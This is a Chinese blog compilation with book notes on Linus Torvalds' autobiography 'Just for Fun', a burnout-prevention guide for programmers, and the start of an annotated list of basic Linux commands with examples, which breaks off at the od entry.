
geek和nerd这个词类似，江湖俗称发烧友或怪咖，通常被用于形容对计算机和网络技术有狂热兴趣并投入大量时间钻研的人。它们现在已经在IT圈里流行起来，逐渐从贬义词变成了具有自豪感和身份认同意义的词语，很多中关村或深圳的咖啡店里面都有很多自称Geek的人在和各路投资人畅聊IPO的美好图景。我想这显然归功于林纳斯这代牛人不遗余力地科普推广。

## Tell you about Family.

关于Torvalds家族，主要有三个特点：

- 教授之家 林纳斯·托瓦兹的外祖父家族原来只是贫穷的农民，直到外祖父那一代，六兄弟中有两人获得博士学位。（p13）Leo Törnqvist是芬兰第一批统计学教授，同时意外地开启了林纳斯的编程之路。教授购买了一台Commodore VIC 20电脑，期望用户解决工作中遇到的统计计算问题，显然老教授并不善此道。彼时小林纳斯11岁，仅仅是因为好玩，通过阅读手册自学了指令集，并开始使用BASIC语言编写一些统计学方面的小程序。

Linus Torvalds家族简表 @RiboceYim



- 破碎之家（dysfunctional family） 林纳斯的父母在他很小的时候就离异了。“At times we lived with my dad and his girlfriend, at other times Sara lived with my dad and I lived with my mom. At times both of us lived with my mom.” 他的祖父晚年中风，祖母也年老体弱，一家老小挤在一所旧房子里。作为职业女性，林纳斯的母亲经常需要工作到很晚，

林纳斯只得和妹妹自己去购物、安排晚餐。在艰难的日子里，电脑是唯一的寄托。“The computer found a home on a tiny desk against the window, maybe two feet from my bed.(p19)”



1. 左派之家 Torvalds 家族的一大鲜明特色就是左翼传统。祖父是一名诗人和记者，父亲、母亲都是记者，曾是芬兰学生运动、左翼社会运动的活跃分子。直到林纳斯，坚持开放源代码理念也就顺理成章了。他本人对于金钱本身一直也没什么概念，直到1999年，Red Hat公司依靠Linux赚到不好意思以后，主动要求赠送一大笔股票期权给林纳斯（估值2000万美元）。在黑客的江湖里，林纳斯也许是最知名的“喷子”之一：例如，抨击Nvidia是他所接触过的“最烂的公司”(the worst company) 和“最麻烦的公司”(the worst trouble spot)，有一次与人争论Git为何不使用C++开发时与对方用“放屁”(原文为“bullshit”、“BS”)互骂，更曾以“一群自慰的猴子”(原文为“OpenBSD crowd is a bunch of masturbating monkeys”)来称呼OpenBSD团队。不用奇怪，这也许只是他们家的记者基因灵魂附体而已。

## About Finnish Army

1989年，大学二年级，林纳斯加入芬兰国防军服11个月的国家义务兵役，军衔少尉，领导一个四、五个人小团队。他们的工作是负责火炮控制单元，大概是指示目标、弹道计算之类。林纳斯无意于军官职业，也不喜好当领导，军旅生活中最重要的一件事就是看书：

So there were two things I did that summer. Nothing. And read the 719 pages of  
《Operating System:Design and Implementation》

《操作系统：设计与实现》，作者Andrew S. Tanenbaum的这本书，激活了这位年轻人的视野，促成了林纳斯从事操作系统开发的职业生涯。

不管怎么说，林纳斯对于这段生活是非常感念的：

some people suggest that the major reason for the required army duty is to give Finnish men something to talk about over beer for as long as they live. They all have something miserable in common. They hated the Army, but they're happy to talk about it afterward.  
(p30)

## Tell you about Finland.

在这么略带自黑的幽默自传中，作者对祖国芬兰的深情溢于言表。

芬兰地处严寒，有四分之一的地方处在北极圈内，最北的地区夏天有73天太阳不落于地平线下，冬天则有51天不出太阳。大概有500多万居民，93%的人使用芬兰语，大部分可以说英语。70%以上的人属于芬兰信义宗教会（路德宗）的成员。最大的民俗特点就是：一：低调内敛、不爱说话，如果有什么事他们更爱发短信（诺基亚手机发短信还真是无敌）二：宅，死宅！中国的国粹是麻将，芬兰的国粹就是桑拿浴，或者说桑拿才是芬兰真正的国家宗教。“*Nobody actually knows how this religion started, but the tradition, at least in some places, is to build the sauna first, then the house.*”（芬兰谚语：先建桑拿，再搭房屋）

芬兰的教育系统让人印象深刻，有一种英特纳雄耐尔已经实现的即时感。教育国策一：教育免费。不仅免学费、而且提供全额伙食补助。不仅保障城里人就近入学，还为偏远地区学生提供免费交通运输系统。教育国策二：学术教育与职业教育平衡发展。高中就有学术性的文理高中和职业高中，高等教育分成“研究性大学”(university) 以及科技大学(芬兰语 ammattikorkeakoulu)系统。500万人口的小国居然有17间大学以及27间科技大学。教育国策二：教育平等。天朝惯有的排名制、淘汰法，是在国家法律和社会信仰层面所不能容忍的。教育系统不使用淘汰，分组或是放弃任何一位学生。

Finnish schools don't separate out the good students-or the losers.(p25)

对于林纳斯这类一度具有阅读障碍的“Math Guy”，在某些方面（体育、社交等）非常自卑的人来说，并不妨碍他们过上好日子。芬兰教育系统有着非常丰富的奖学金体系，例如林纳斯的第一部电脑，就是通过高中时代的奖学金购买的（估值500欧元，5000元人民币，算上那个年代的购买力，少说上万）。那可是1980年代，计算机才刚刚个人化，是非常昂贵的设备。就算30多年后今天，中国任何一所普通高中每学期的单科奖学金到万元标准的也不多吧。

The biggest ones were on the order of \$500. So that's where most of the money for my second computer came from.

据说今年在克强CEO的严重关切和亲自督战下，财政部和教育部把中国高校博士生的津贴从每生每年12000元大幅提高到15000元，即每生每月提高250元。还真不如一个芬兰的高中生。所以，关键问题都要看数字。科教兴国是不是扯淡，领导是不是真的重视你，只要看账

上那点饷银就清楚了。

## meaning for life

There are three things that have meaning for life. They are the motivational factors for everything in your life—for anything that you do or any living thing does: The first is survival, the second is social order, and the third is entertainment. Everything in life progresses in that order. And there is nothing after entertainment. So, in a sense, the implication is that the meaning of life is to reach that third stage. And once you've reached the third stage, you're done. But you have to go through the other stages first.

"人类的追求分成三个阶段。第一是生存，第二是社会秩序，第三是娱乐。最明显的例子是性，它开始只是一种延续生命的手段，后来变成了一种社会行为，比如你要结婚才能得到性。再后来，它成了一种娱乐。"（是不是有点离经叛道？我竟无力反驳）

It started out as survival, but it became a social thing. That's why you get married. And then it becomes entertainment.

"技术最初也是为了生存，为了生存得更好。现在技术大体上还处于社会的层面，但正在朝娱乐的阶段发展。……（Linux的开发模式）为人们提供了依靠兴趣与热情而生活的机会。与世界上最好的程序员一起工作，是一种无与伦比的享受。"

Technology came about as survival. And survival is not about just surviving, it's about surviving better.

人生在世，Just for fun.

What can I do to make society better? You know that you're a part of society. You know that society is moving in this direction. You can help society move in this direction.

## 参考文献

1. 《Just for Fun》 副题：The Story of an Accidental Revolutionary 作者：Linus Torvalds  
、 David Diamond 售价：USA \$14.99/CAN \$18.50 Paperback: 288 pages Publisher:  
HarperBusiness; Reprint edition (June 4, 2002) Language: English ISBN-10:  
0066620732 ISBN-13: 978-0066620732 出版年份：2001年 阅读进度：201704～  
201705

Linus Torvalds was born in Finland and graduated from the University of Helsinki. He lives in San Jose, California.

David Diamond has written for the New York Times, Wired, USA Weekend, and many other publications. He lives in Kentfield, California.

1. [关于Torvalds及《Just For Fun》的批评意见](#) I think that Linus Torvalds succeed first a foremost as an author of a "new BIOS", a POSIX-compatible kernel implementation which became a de-facto standard "Linux is moving away from its founding ideals and not even Linus Torvalds can change it".
2. [阮一峰：《Linus Torvalds自传》摘录,20120903](#)
3. [维基百科：芬兰教育](#)

更多精彩内容，请关注订阅：[@睿哥杂货铺](#)

# IT 工程师养生指南

This article is part of an **Work Life Balance** tutorial series. Make sure to check out my other articles as well:

- [IT 工程师养生指南](#)
- [医学常识 | NIH 情绪健康检查单](#)

## 为什么会产生倦怠？

“burnout is caused when you repeatedly make large amounts of sacrifice and or effort into high-risk problems that fail.”

相比其他领域的专业人士，程序员似乎更经常出现倦怠（Burnout）。目前没有明确的证据能够描述这种情况，大致有以下四个主要原因：

第一，物理的（physical）。程序员每天坐在办公桌前的工作方式是不健康的，它会让你感到更加昏昏欲睡。嗜睡也可能导致其他不那么好的习惯，如白天吃零食，沉迷兴奋剂，熬夜等，导致身体损伤。第二，编程工作是认知高度集中和紧张的工作，心理疲劳也可能会造成精神损伤。第三，也可能是因为你正在做的工作，事实上，耗费心力而且吃力不讨好。解决这一问题的唯一办法就是在不考虑金钱为因素的情况下，花点时间对你想从事的工作做一些反省。第四，当你作出大量牺牲，或努力解决高风险的问题，但是反复失败时就会造成倦怠。在编程过程中往往伴随着运行失败，你的大脑容易将工作和失败联系在一起。

在工作中如何维持积极性，保持长久的生产力？下面介绍一些可行的技巧，加以练习养成习惯后能够有效地延缓甚至消除倦怠。

## 基本套餐

It's a simple but effective strategy for staying productive as a programmer while at the same getting some necessary break between the tasks.

- 吃好。从小的方面开始，比如喝苏打水；将低碳水化合物和蔬菜纳入饮食；少量多餐，不要暴饮暴食。

- 睡好。包括获得足够良好的睡眠。你有许多事情可以做，例如创造一个更好的睡眠环境。

一个秘诀是减少蓝光照射 — 可能会让你晚上熬夜。推荐软件：[Flux](#) 能随着一天的时间变化自动调整你电脑显示器屏幕的色温，过滤对人眼伤害最大的蓝光，从而尽可能减少屏幕对眼睛所带来的疲劳感并帮助提高睡眠质量。相应地，白天要多晒太阳。诱发睡眠的最重要的因素之一是你的身体自然分泌一种叫做褪黑素（Melatonin）的荷尔蒙。褪黑素是由你大脑中的松果体（pineal gland，位于脊椎动物脑中的小内分泌腺体，人体最小的器官）产生的，它发出信号来调节身体中的睡眠-唤醒周期。阳光提供了天然的光谱，我们

需要配合褪黑素的生产周期。白天多点光线，晚上少点光线，一个神奇的睡眠公式。

- 不要过度劳累。许多研究成果一再发现，在这种情况下，生产率(此处特指产出)在 4 个小时的专注工作之后就开始急剧下降。需要高度集中注意力的工作，例如如长期的编程，每天持续工作很长时间是不可能的。
- 番茄工作法（Pomodoro Technique，一种时间管理法方法，该方法使用一个定时器来分割出一个一般为 25 分钟的工作时间和 5 分钟的休息时间，而那些时间段被称为 pomodori，为意大利语单词 pomodoro “番茄”的复数）。理想情况下，休息时远离计算机，进行轻快的散步，做一些俯卧撑等。
- Stay active, keep moving.** 很多人对运动（exercise）有一种误解，认为锻炼必须包括去健身房等等。在现实中有很多保持活跃的方法，例如选择楼梯而不是电梯；把车停在购物中心的街角停车点；骑车去工作，找到其他的方法将运动融入到你的日常生活中会让你感觉更好，而不是整天卡在电脑前。

## 程序员增强套餐

戚继光：有精器而无精兵以用之，是谓徒费；有精兵而无精器以助之，是谓徒强。

- 尝试，游戏，学习，实验原型（Experiment, play, learn, prototype）。短期来看，只做你最擅长的事是高效和有利可图的。例如，继续以重复的方式创建网站，。然而，随着时间的推移，它会变得无聊以及耗费精神。从工程的角度看，编程是使用行之有效技术来生产软件的一个环节。同时它也关于乐趣，实验和尝试新的想法。你可以特意将 20% 的时间用来游手好闲 — 这是避免倦怠的最有效的策略之一。游手好闲包括尝试新的类库，创建一些有趣而不纯粹为了完成工作任务的东西，或者从你的舒适区走出来、投资时间学习的东西，例如函数式编程。
- 参加聚会、会议、订阅行业资讯。编程会变得孤独。与其他开发者见面，或者倾听他们在播客上的经验，使你不仅仅只关注眼前的状况，而是更关心你的工作。没有人喜欢抱怨，但分享或倾听，与其他程序员交流，例如倾听别人是如何克服困难的有助于舒缓情绪，激励信心。
- 创造一个良好的工作环境并且不要吝啬投资你的工具(**Invest in a good working environment and don't be cheap on your tools**)。一台高配置的 PC 将编译得更快而不是让你将时间浪费在等待。请确保您有一个舒适的椅子，桌子和良好设置的显示器。如果你在一个嘈杂的环境中工作，可以投资高质量的耳机隔绝噪音使你保持安静。
- Master your tools.** 虽然有好的工具可以使编程过程更愉快，熟练地掌握它们提高工作效率更加令人欣慰。了解工具的所有快捷方式，即编辑器、OS、命令行，每天都可以节省大量时间。如果能够将日常任务自动化，则可以让你更快地取得进步，更进一步消除工作倦怠。
- 休息，保持对其他事物的激情。除了编程之外，还有许多有趣的活动。例如：体育、文化活动、性、阅读、乐高、社交、钓鱼、烘焙咖啡、摄影等。如果你一直只做一件事，比如编程，总有一天你会不可避免地醒来 — 因为没有生命而憎恨自己。此外，做一些看似与你的“实际”工作无关的事情，可能会重新点燃你的激情，激发新的想法，就像理查德·费曼（著名物理学家，诺贝尔奖得主）在研究板块活动时一样。

- 考虑切换工作内容或启动不同的项目。如果你当前被困在做无趣的、耗费精神工作上，比如整天调整现有的代码库。或者你所从事的项目可能与你的兴趣或价值观不符。此外，如果你发现编码不再能引起你的兴趣，不妨看看其它相关的领域，如信息系统架构（Information Architecture），系统管理（Systems Administration）等，可能会重新激发你的激情。
- 完成例行任务，将那些你知道可以完成的内容纳入每日工作。诸如完成代码测试、写注释、改进变量命名等，完成这些活动将释放内啡肽（神经递质，产生类似于吗啡一样的止痛效果和欣快感）。这是一个简短但非常有价值的提示，这一过程使我们的大脑对我们的工作感到更加积极，非常有助于恢复工作能力。

## 扩展阅读

- [数据可视化（一）思维利器 OmniGraffle 绘图指南](#)
- [数据可视化（三）基于 Graphviz 实现程序化绘图](#)
- [数据可视化（五）基于网络爬虫制作可视化图表](#)
- [最佳写作实践：从Evernote到Ulysses](#)
- [我的写作工具链](#)
- [Kanban 看板管理实践精要](#)
- [嗑药简史（四）：咖啡上瘾，喝还是不喝？](#)

# Linux Commands - Overview and Examples

The command line is one of the most powerful features of Linux. There exists a sea of Linux command line tools, allowing you to do almost everything you can think of doing on your Linux PC. However, this usually creates a problem: with so many commands available to use, you don't know where and how to start learning them, especially when you are beginner.

## Author

**Himanshu Arora** : 印度理工学院、伊利诺伊大学香槟分校；软件开发工程师。

原文：<https://www.howtoforge.com/linux-commands/>

本文的特点是非常简洁，将繁杂的Linux命令行筛选出100条左右，非常适合入门学习。此外，将领域知识以“条目+示例”的方式来整理，类似编字典一样，在编辑的过程中可以促进学习者加深认识，也方便日后持续改进（增加注解、参考文献、索引等），是一种不错的学习方法。最后，整理这些命令行的时候，我体会到操作系统最重要的工作实际就是对文件的管理，创建、移动、查看、编辑、销毁、检索，都是围绕文件的操作，事实上也是实际工作中使用最频繁的需求。对开发者来说，以Linux命令行为模版，命名风格、人机交互、小而美的实现方式，促进自己在其它领域的应用、提高大有裨益。

## Adduser/Addgroup

分类：权限管理；增加用户、用户组

The adduser and addgroup commands lets you add a new user and group to a system, respectively. Here's an example for adduser:

```
$ sudo adduser testuser
Adding user `testuser' ...
Adding new group `testuser' (1003) ...
Adding new user `testuser' (1003) with group `testuser' ...
Creating home directory `/home/testuser' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
```

## Arch

分类：系统信息；查看CPU架构

The arch command is used to print the machine's architecture. For example:

```
$ arch  
i686  
Not sure what 'i686' means? Head here.
```

## Cal/Ncal

分类：系统信息；查看日历

The cal and ncal commands display a calendar in the output.

```
$ cal  
March 2017  
Su Mo Tu We Th Fr Sa  
1 2 3 4  
5 6 7 8 9 10 11  
12 13 14 15 16 17 18  
19 20 21 22 23 24 25  
26 27 28 29 30 31  
  
$ ncal  
March 2017  
Su 5 12 19 26  
Mo 6 13 20 27  
Tu 7 14 21 28  
We 1 8 15 22 29  
Th 2 9 16 23 30  
Fr 3 10 17 24 31  
Sa 4 11 18 25
```

## Cat

分类：文件管理；查看文件内容 The cat command allows you to concatenate files, or data provided on standard input, and print it on the standard output. In layman terms, the command prints the information provided to it, whether through stdin or in the form a file.

```
$ cat test.txt  
Hello...how are you?
```

## Cd

分类：文件管理；切换工作目录 The cd command is used to change user's present working directory.

```
$ cd /home/himanshu/
```

## Chgrp

分类：文件管理、权限管理；切换文件所属组 The chgrp command allows you to change the group ownership of a file. The command expects new group name as its first argument and the name of file (whose group is being changed) as second argument.

```
$ chgrp howtoforge test.txt
```

## Chmod

分类：文件管理、权限管理；切换文件执行权限 The chmod command lets you change access permissions for a file. For example, if you have a binary file (say helloWorld), and you want to make it executable, you can run the following command:

```
chmod +x helloWorld
```

## Chown

分类：文件管理、权限管理；切换文件所有者 The chown command allows you to change the ownership and group of a file. For example, to change the owner of a file test.txt to root, as well as set its group as root, execute the following command:

```
chown root:root test.txt
```

## Cksum

分类：文件管理；查看文件属性 The cksum command prints the CRC checksum and byte count for the input file.

```
$ cksum test.txt
3741370333 20 test.txt
Not sure what checksum is? Head here.
```

## Clear

分类：人机交互；清屏 The clear command is used to clear the terminal screen.

```
$ clear
```

## Cmp

分类：文件管理；文件比对 byte-by-byte The cmp command is used to perform byte-by-byte comparison of two files.

```
$ cmp file1 file2  
file1 file2 differ: byte 1, line 1
```

## Comm

分类：文件管理；文件比对 The comm command is used to compare two sorted files line-by-line. For example, if 'file1' contains numbers 1-5 and 'file2' contains number 4-8, here's what the 'comm' command produces in this case:

```
$ comm file1 file2
```

支持选项：

- 1：不显示在第一个文件出现的内容；
- 2：不显示在第二个文件中出现的内容；
- 3：不显示同时在两个文件中都出现的内容。

## Cp

分类：文件管理；文件复制 The cp command is used for copying files and directories.

```
$ cp test.txt /home//himanshu/Desktop/
```

## Csplit

分类：文件管理；待补充内容 The csplit command lets you split a file into sections determined by context lines. For example, to split a file into two where the first part contains 'n-1' lines and the second contains the rest, use the following command:

```
$ csplit file1 [n]
```

The two parts are saved as files with names 'xx00' and 'xx01', respectively.

## Date

分类：系统信息；查看系统时间 The date command can be used to print (or even set) the system date and time.

```
$ date  
Tue Feb 28 17:14:57 IST 2017
```

## Dd

分类：文件管理；待补充内容 The dd command copies a file, converting and formatting according to the operands. For example, the following command creates an image of /dev/sda partition.

```
dd if=/dev/sda of=/tmp/dev-sda-part.img
```

## Df

分类：文件管理；查看文件系统利用率 The df command displays the file system disk space usage in output.

```
$ df /dev/sda1  
Filesystem 1K-blocks Used Available Use% Mounted on  
/dev/sda1 74985616 48138832 23014620 68% /
```

## Diff

分类：文件管理；文件比对 line-by-line The diff command lets you compare two files line by line.

```
$ diff file1 file2
```

## Diff3

分类：文件管理；文件比对,三个文件 The diff3 command, as the name suggests, allows you to compare three files line by line.

```
diff3 file1 file2 file3
```

## Dir

分类：文件管理；查看当前目录文件列表 The dir command lists directory contents. For example:

```
$ dir  
test1 test2 test.7z test.zip
```

## Dirname

分类：文件管理；查看当前目录 The dirname command strips last component from a file name/path. In layman's terms, you can think of it as a tool that, for example, removes file name from the file's absolute path.

```
$ dirname /home/himanshu/file1  
/home/himanshu
```

## Dmidecode

分类：系统信息；查看硬件信息

The dmidecode command prints a system's DMI (aka SMBIOS) table contents in a human-readable format.

```
$ sudo dmidecode  
# dmidecode 2.12  
SMBIOS 2.6 present.  
50 structures occupying 2056 bytes.  
Table at 0x000FCCA0.  
Handle 0x0000, DMI type 0, 24 bytes  
BIOS Information  
Vendor: American Megatrends Inc.  
Version: 080015  
Release Date: 08/22/2011  
...  
...  
...
```

DMI (Desktop Management Interface, DMI)就是帮助收集电脑系统信息的管理系统，DMI信息的收集必须在严格遵照SMBIOS规范的前提下进行。SMBIOS(System Management BIOS)是主板或系统制造者以标准格式显示产品管理信息所需遵循的统一规范。SMBIOS和DMI是由行业指导机构Desktop Management Task Force (DMTF)起草的开放性的技术标准，其中DMI设计适用于任何的平台和操作系统。

## Du

分类：文件管理；查看指定目录磁盘利用率 The du command displays disk usage of files present in a directory as well as its sub-directories.

```
$ du /home/himanshu/Desktop/
92 /home/himanshu/Desktop/Downloads/meld/meld/ui
88 /home/himanshu/Desktop/Downloads/meld/meld/vc
56 /home/himanshu/Desktop/Downloads/meld/meld/matchers
12 /home/himanshu/Desktop/Downloads/meld/meld/__pycache__
688 /home/himanshu/Desktop/Downloads/meld/meld
16 /home/himanshu/Desktop/Downloads/meld/bin
328 /home/himanshu/Desktop/Downloads/meld/data/ui
52 /home/himanshu/Desktop/Downloads/meld/data/icons/svg
```

## Echo

The echo command displays whatever input text is given to it.

```
$ echo hello hi
hello hi
```

## Ed

分类：文件管理；编辑器 ed is a line-oriented text editor.

```
$ ed
```

单行纯文本编辑器，它有命令模式（command mode）和输入模式（input mode）两种工作模式。支持选项：

```
A : 切换到输入模式，在文件的最后一行之后输入新的内容；
C : 切换到输入模式，用输入的内容替换掉最后一行的内容；
i : 切换到输入模式，在当前行之前加入一个新的空行来输入内容；
d : 用于删除最后一行文本内容；
n : 用于显示最后一行的行号和内容；
w : <文件名> : 一给定的文件名保存当前正在编辑的文件；
q : 退出ed编辑器。
```

## Eject

分类：媒体管理；卸载 The eject command lets you eject removable media (typically, a CD ROM or floppy disk)

```
$ eject
```

## Env

分类：系统信息；查看用户环境变量 The env command not only displays the current environment, but also lets you edit it.

```
$ env
```

## Exit

分类：交互；退出 The exit command causes the shell to exit.

```
$ exit
```

## Expand

分类：文件管理；编辑器；将TAB符替换为空格符 The expand command converts tabs present in the input file(s) into spaces, and writes the file contents to standard output.

```
$ expand file1
```

## Expr

分类：计算器；表达式 The expr command evaluates expressions. For example:

```
$ expr 1 + 2
3
```

## Factor

分类：计算器；分解质因数 The factor command prints the prime factors of the input number.

```
$ factor 135
135: 3 3 3 5
```

## Fgrep

### 分类：文件管理；搜索；匹配指定文件字符

The fgrep command is equivalent to the grep command when executed with the -F command line option. The tool is also known as fixed or fast grep as it doesn't treat regular expression metacharacters as special, processing the information as simple string instead.

For example, if you want to search for dot (.) in a file, and don't want grep to interpret it as a wildcard character, use fgrep in the following way:

```
$ fgrep "." [file-name]
```

## Find

分类：文件管理；搜索； The find command lets you search for files in a directory as well as its sub-directories.

```
$ find test*
test
test1
test2
test.7z
test.c
test.txt
More examples for the Linux Find command:
* 14 Practical Examples of Linux Find Command for Beginners
* Searching For Files And Folders With The find Command
* Finding Files On The Command Line
```

## Fmt

分类：文件管理；读取文件内容并格式化输出（查看支持选项） fmt is a simple optimal text formatter. It reformats each paragraph in the file passed to it, and writes the file contents to standard output.

```
$ fmt file1
```

## Fold

### 分类：交互；控制文件内容输出时所占用的屏幕宽度

The fold command wraps each input line to fit in specified width.

```
$ fold -w 10
Hi my name is himanshu Arora
Hi my name
is himans
hu Arora
```

## Free

分类：系统信息；性能监测；查看内存利用情况。详细介绍 >>>more>>> The free command displays the amount of free and used memory in the system.

```
$ free
      total        used   free   shared buffers cached
Mem:  1800032       1355288  444744  79440    9068   216236
-/+ buffers/cache: 1129984  670048
Swap:  1832956      995076  837880
```

参考：基于Linux单机的负载评估 参考：Netflix性能分析模型：In 60 Seconds

## Grep

分类：文件管理；搜索； The grep command searches for a specified pattern in a file (or files) and displays in output lines containing that pattern.

```
$ grep Hello test.txt
Hello...how are you?
More tutorials and examples for the Linux Grep command:

* How to use grep to search for strings in files on the shell
* How to perform pattern search in files using Grep
```

## Groups

分类：文件管理；搜索； The groups command displays the name of groups a user is part of.

```
$ groups himanshu
himanshu : himanshu adm cdrom sudo dip plugdev lpadmin sambashare
```

## Gzip

**分类：**文件管理；**压缩** The gzip command compresses the input file, replacing the file itself with one having a .gz extension.

```
$ gzip file1
```

## Gunzip

**分类：**文件管理；**解压缩** Files compressed with gzip command can be restored to their original form using the gunzip command.

```
$ gunzip file1.gz
```

## Head

**分类：**文件管理；**查看文件** The head command displays the first 10 lines of the file to standard output

```
$ head CHANGELOG.txt
BEEBEEP (Secure Lan Messanger)
BeeBEEP
2.0.4
- Some GUI improvements (new icons, file sharing tree load faster)
- Always Beep on new message arrived (option)
- Favorite users (right click on user and enable star button) is on top of the list
- improved group usability
- Offline users can be removed from list (right click on an offline user in list and then remove)
- Clear all files shared (option)
- Load minimized at startup (option)
```

## Hostname

**分类：**系统信息；**host name** The hostname command not only displays the system's host name, but lets them set it as well.

```
$ hostname
himanshu-desktop
```

## Id

**分类：**系统信息；**用户信息** The id command prints user and group information for the current user or specified username.

```
$ id himanshu  
uid=1000(himanshu) gid=1000(himanshu) groups=1000(himanshu),4(adm),24(cdrom),27(sudo),  
30(dip),46(plugdev),108(lpadmin),124(sambashare)
```

## Kill

分类：[进程管理](#)； The kill command, as the name suggests, helps user kill a process by sending the TERM signal to it.

```
$ kill [process-id]
```

## Killall

分类：[进程管理](#)； The killall command lets you kill a process by name. Unlike kill - which requires ID of the process to be killed - killall just requires the name of the process.

```
$ killall nautilus
```

## Last

分类：[安全管理](#)； 查看最近登录用户 The last command shows listing of last logged in users.

```
$ last  
himanshu pts/11 :0 Thu Mar 2 09:46 still logged in  
himanshu pts/1 :0 Thu Mar 2 09:46 still logged in  
himanshu :0 :0 Thu Mar 2 09:42 still logged in  
reboot system boot 4.4.0-62-generic Thu Mar 2 09:41 - 10:36 (00:54)  
himanshu pts/14 :0 Wed Mar 1 15:17 - 15:52 (00:35)  
himanshu pts/13 :0 Wed Mar 1 14:40 - down (08:06)
```

## Ldd

分类：[软件包管理](#)； 查看一个共享库的依赖 The ldd command displays in output dependencies of a shared library.

```
$ ldd /lib/i386-linux-gnu/libcrypt-2.19.so  
linux-gate.so.1 => (0xb77df000)  
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75da000)  
/lib/ld-linux.so.2 (0x80088000)
```

## Ln

[分类：文件管理；链接](#) The ln command is used for creating link between files. For example, the following command would create a link named 'lnk' to a file with name 'test.txt':

```
$ ln test.txt lnk
```

## Locate

[分类：文件管理；搜索](#) The locate command helps user find a file by name.

```
$ locate [file-name]
```

## Logname

[分类：登录信息](#) The logname command prints the user-name of the current user.

```
$ logname  
himanshu
```

## Ls

[分类：文件管理；查看文件列表](#) The ls command lists contents of a directory in output.

```
$ ls progress  
capture.png hlist.o progress progress.h sizes.c  
hlist.c LICENSE progress.1 progress.o sizes.h  
hlist.h Makefile progress.c README.md sizes.o
```

## Lshw

[分类：系统信息；查看硬件信息](#) The lshw command extracts and displays detailed information on the hardware configuration of the machine.

```
$ sudo lshw
[sudo] password for himanshu:
himanshu-desktop
description: Desktop Computer
product: To Be Filled By O.E.M. (To Be Filled By O.E.M.)
vendor: To Be Filled By O.E.M.
version: To Be Filled By O.E.M.
serial: To Be Filled By O.E.M.
width: 32 bits
capabilities: smbios-2.6 dmi-2.6 smp-1.4 smp
...
...
...
```

## Lscpu

分类：系统信息；查看硬件信息-CPU The lscpu command displays in output system's CPU architecture information (such as number of CPUs, threads, cores, sockets, and more).

```
$ lscpu
Architecture: i686
CPU op-mode(s): 32-bit, 64-bit
Byte Order: Little Endian
CPU(s): 1
On-line CPU(s) list: 0
Thread(s) per core: 1
Core(s) per socket: 1
Socket(s): 1
Vendor ID: AuthenticAMD
CPU family: 16
Model: 6
Stepping: 3
CPU MHz: 2800.234
BogoMIPS: 5600.46
Virtualization: AMD-V
L1d cache: 64K
L1i cache: 64K
L2 cache: 1024K
```

## Man

分类：帮助； man lets you access reference manual for commands, programs/utilities, as well as functions.

```
$ man ls
```

## Md5sum

分类：[计算器](#)；[md5](#) The md5sum command lets you print or check MD5 (128-bit) checksums.

```
$ md5sum test.txt  
ac34b1f34803a6691ff8b732bb97fbba test.txt
```

## Mkdir

分类：[文件管理](#)；[创建目录](#) The mkdir command lets you create directories.

```
$ mkdir [dir-name]
```

## Mkfifo

分类：[进程管理](#) The mkfifo command is used to create named pipes.

```
$ mkfifo [pipe-name]
```

## More

分类：[交互](#) more is basically a filter for paging through text one screenful at a time.

```
$ cat [large-file] | more
```

## Mv

分类：[文件管理](#)；[移动](#) The mv command lets you either move a file from one directory to another, or rename it.

```
$ mv test.txt /home/himanshu/Desktop/
```

## Nice

分类：[进程管理](#)；[指定进程优先级](#) The nice command lets you run a program with modified scheduling priority.

```
$ nice -n[niceness-value] [program]  
$ nice -n15 vim
```

## Nl

分类：文件管理；输出行号 The nl command writes contents of a file to output, and prepends each line with line number.

```
$ nl file1  
1 Hi  
2 How are you  
3 Bye
```

## Nm

分类：文件管理 The nm command is used to display symbols from object files.

```
$ nm test  
0804a020 B __bss_start  
0804841d T compare  
0804a020 b completed.6591  
0804a018 D __data_start  
0804a018 W data_start  
08048360 t deregister_tm_clones  
080483d0 t __do_global_dtors_aux  
08049f0c t __do_global_dtors_aux_fini_array_entry  
0804a01c D __dso_handle  
08049f14 d _DYNAMIC  
0804a020 D _edata  
0804a024 B _end  
080484e4 T _fini  
080484f8 R _fp_hw  
080483f0 t frame_dummy  
...  
...  
...
```

## Nproc

分类：进程管理 The nproc command displays the number of processing units available to the current process.

```
$ nproc  
1
```

## Od

分类：文件管理 The od command lets you dump files in octal as well as some other formats.

```
$ od /bin/ls  
